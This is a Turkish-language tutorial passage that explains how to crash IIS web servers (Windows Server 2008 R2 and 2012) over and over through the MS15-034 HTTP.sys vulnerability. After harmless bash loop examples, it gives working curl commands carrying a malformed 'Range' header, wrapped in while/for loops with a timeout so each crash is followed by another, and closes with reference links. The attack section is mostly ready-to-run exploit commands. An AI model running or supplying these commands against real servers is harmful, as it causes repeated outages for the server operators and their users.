Bu komutları tekrarlayarak devamlı bir mavi ekran verdirme saldırısı yapabilmek için bir betik dilinden yardım alabiliriz. Bu başlıkta bash script dili ile bu işlem gerçekleştirilecektir.

Öncelikle bash script dilinde loop sytax'ını şu örnekleme ile gösterelim:

Terminal:

// While
> while :; do echo "hasan" >> abc.txt; done

// For
> for i in {1..100}; do echo "hasan" >> abc.txt; done

veya

// While
while :; do **$(**echo "hasan" >> abc.txt**)**; done

// For
for i in {1..100}; do **$(**echo "hasan" >> abc.txt**)**; done

Bu örneklerden de anlaşılabileceği üzere abc.txt dosyasına sürekli hasan string'i yazdırılmaktadır. Buradan hareketle do ve done arasına curl komutunu yerleştirerek birden fazla kere saldırı kodunun çalışmasını sağlayabiliriz.

Uyarı

curl komutu saldırıyı yaptığında hedef sistem crash olduğu için yanıt paketi gelmemekte. Curl ise yanıt paketini alamadığı için bekleme modunda kalmakta ve sonlanamamakta. Bu durum dolayısıyla bir sonraki loop iterasyonuna geçilememekte ve saldırının devamlılığı sağlanamamakta. Bu sorunu aşmak için timeout komutu kullanılmıştır. Bu komut ile curl komutu her 10 saniyede bir pkill ile sonlandırılmaktadır. Böylece curl'de takılı kalma ve bir sonraki iterasyona geçip yeni curl başlatamama sorunu çözülmüştür.

Aşağıda curl saldırı kodlarının hem while hem de for loop içerisine alınmış halini görüntülemektesin:

Kali Linux 2018 Terminal:

(→) Hedef: Windows Server 2008 R2

> while :; do timeout 10 curl -v http://172.16.3.107/welcome.png -H "Range: bytes=18-18446744073709551615"; done

> for i in {1..100}; do timeout 10 curl -v http://172.16.3.107/welcome.png -H "Range: bytes=18-18446744073709551615"; done

veya

> while :; do **$(**timeout 10 curl -v http://172.16.3.107/welcome.png -H "Range: bytes=18-18446744073709551615"**)**; done

> for i in {1..100}; do **$(**timeout 10 curl -v http://172.16.3.107/welcome.png -H "Range: bytes=18-18446744073709551615"**)**; done

Kali Linux 2018 Terminal:

(→) Hedef: Windows Server 2012

> while :; do timeout 10 curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=18-18446744073709551615"; done

> for i in {1..100}; do timeout 10 curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=18-18446744073709551615"; done

veya

> while :; do **$(**timeout 10 curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=18-18446744073709551615"**)**; done

> for i in {1..100}; do **$(**timeout 10 curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=18-18446744073709551615"**)**; done

Bu şekilde while loop ile ya da for loop ile devamlı olarak Range header'ını göndererek hedef web sunucusunun sürekli crash olması sağlanabilir.

Kaynaklar

https://technet.microsoft.com/en-us/library/security/ms15-034.aspx

https://www.rapid7.com/db/modules/auxiliary/dos/http/ms15_034_ulonglongadd
https://www.mehmetince.net/ms15-034-http-sys-remote-code-execution-zafiyeti-ve-dos-saldirisi/

https://github.com/r00t-3xp10it/nmap-nse-modules/blob/master/ms15-034.nse

https://github.com/actuated/msf-exploit-loop

https://stackoverflow.com/questions/5161193/how-to-kill-a-child-process-after-a-given-timeout-in-bash